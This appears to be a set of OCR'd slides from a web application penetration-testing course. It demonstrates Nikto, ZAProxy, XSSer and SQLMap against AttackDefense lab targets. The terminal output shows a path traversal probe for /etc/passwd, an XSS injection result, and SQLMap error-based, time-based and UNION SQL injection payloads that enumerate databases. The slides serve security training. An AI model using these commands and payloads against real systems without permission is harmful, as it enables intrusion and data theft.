
Web Application Scanner : Nikto

- Enumerates Directories
- Checks for Outdated components
- Identifies server components by analyzing headers
- Scan Tuning to include/exclude particular vulnerability class.
- Support report - HTML, XML, CSV Format

Web Application Scanner : Nikto

```
root@attackdefense:~# nikto -h http://192.15.156.3
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.15.156.3
+ Target Hostname:    192.15.156.3
+ Target Port:        80
+ Start Time:         2020-05-20 22:13:08 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the M
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ "robots.txt" contains 8 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /index.php?page=../../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to v
ut could be any index.php)
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain s
+ OSVDB-3268: /data/: Directory indexing found.
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /passwords/: Directory indexing found.
+ OSVDB-3092: /passwords/: This might be interesting...
```

Web Application Scanner : Nikto



Lab: Scanning Web Application with Nikto


Lab URL: https://attackdefense.com/challengedetails?cid=1887

Video URL: https://youtu.be/K_rKMR8ec9M


Web Application Scanner : ZAProxy

- GUI Interface
- Supports Automated scan along with Manual exploration
- Automatically adds visited sites to Site tab
- Spider is used to crawl web pages
- Active Scan can be performed on discovered web pages
- Vulnerabilities are classified in High risk, Medium risk, Low risk and Informational category.

Web Application Scanner : ZAProxy



Web Application Scanner : ZAProxy



Lab: Scanning Web Application with ZAProxy

Lab URL: https://attackdefense.com/challengedetails?cid=1888

Video URL: https://youtu.be/qskJLZCeLSg

XSS Attack : xsser

- CLI and GUI Interface
- Supports cookie header option (For authenticated vulnerability)
- Has various bypassers to evade anti-XSS browser filters
- Also Supports following XSS Techniques
  - Cross Site Scripting Cookie injection
  - Cross Site Agent Scripting
  - Cross Site Referer Scripting
  - Data Control Protocol injections
  - Document Object Model injections

XSS Attack : xsser

```
root@attackdefense:~# xsser --url "http://192.15.156.3/index.php?page=dns-lookup.php" -p "target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS"
========================================================================

XSSer v1.8[2]: "The Hiv3!" - (https://xsser.03c8.net) - 2010/2019 -> by psy

========================================================================
Testing [XSS from URL]...
========================================================================
```

Vulnerable Parameter

Post Parameters

XSS Attack : xsser

```
[*] Final Results:
================================================================================

- Injections: 1
- Failed: 0
- Successful: 1
- Accur: 100.0 %

================================================================================
[*] List of XSS injections:
================================================================================

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

--------------------

[+] Target: http://192.15.156.3/index.php?page=dns-lookup.php | target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS
[+] Vector: [ target_host ]
[!] Method: URL
[*] Hash: c7099e8dfa538f2c8d7169ccf790d543
[*] Payload: target_host=%22%3Ec7099e8dfa538f2c8d7169ccf790d543&dns-lookup-php-submit-button=Lookup+DNS
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[!] Status: XSS FOUND!
 ------------------------------------------------

root@attackdefense:~#
```

Lab: XSS Attack with XSSer

Lab URL: https://attackdefense.com/challengedetails?cid=1889

Video URL: https://youtu.be/HZ2K-Y8fTyc

Lab: Authenticated XSS Attack with XSSer

Lab URL: https://attackdefense.com/challengedetails?cid=1892

Video URL: https://youtu.be/1ghygvIMmiU

SQL Injection Attack : SQLMap

- CLI Interface
- Supports various database - MySQL, Oracle, PostgreSQL, MSSQL
- Supports boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Can enumerate and dump entire database.
- Identifies password hash and has support to crack them
- Can also identify XSS vulnerable parameters

SQL Injection Attack : SQLMap

```
root@attackdefense:~# sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.or

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:54:39 /2020-05-21/

[05:54:40] [INFO] testing connection to the target URL
[05:54:40] [WARNING] potential CAPTCHA protection mechanism detected
[05:54:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:54:41] [INFO] testing if the target URL content is stable
[05:54:41] [INFO] target URL content is stable
[05:54:41] [INFO] heuristic (basic) test shows that GET parameter 'title' might be injectable (possible DBMS: 'MySQL')
[05:54:41] [INFO] heuristic (XSS) test shows that GET parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks
[05:54:41] [INFO] testing for SQL injection on GET parameter 'title'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[05:54:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:54:47] [WARNING] reflective value(s) found and filtering out
[05:54:48] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[05:54:48] [INFO] testing 'Generic inline queries'
[05:54:48] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:54:48] [INFO] GET parameter 'title' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[05:54:48] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[05:54:48] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)
[05:54:59] [INFO] GET parameter 'title' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:54:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:54:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
```

Target URL/Host


Cookie for Authenticated session

Vulnerable Parameter

SQL Injection Attack : SQLMap

```
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:56:57 /2020-05-21/

[05:56:57] [INFO] resuming back-end DBMS 'mysql'
[05:56:57] [INFO] testing connection to the target URL
[05:56:58] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: title (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: title=hello' AND (SELECT 9053 FROM(SELECT COUNT(*),CONCAT(0x7176626271,(SELECT (ELT(9053=9053,1))),0x716b627171,FLOOR(RAND(0)*2))x FROM INFORMA
AND 'IeWS'='IeWS&action=search

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: title=hello' AND (SELECT 2617 FROM (SELECT(SLEEP(5)))dFao) AND 'urDp'='urDp&action=search

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: title=hello' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176626271,0x704f4679464d4e78414379615572776f61787663484d575a726b5a5566627676424d644
- -&action=search
---
[05:56:58] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:56:58] [INFO] fetching database names
available databases [4]:
[*] bWAPP
[*] information_schema
[*] mysql
[*] performance_schema

[05:56:58] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.210.141.3'

[*] ending @ 05:56:58 /2020-05-21/

root@attackdefense:~#
```

SQL Injection Attack : SQLMap



Lab: SQL Injection with SQLMap

Lab URL: https://attackdefense.com/challengedetails?cid=1893

Video URL: https://youtu.be/gPCcT9OpznI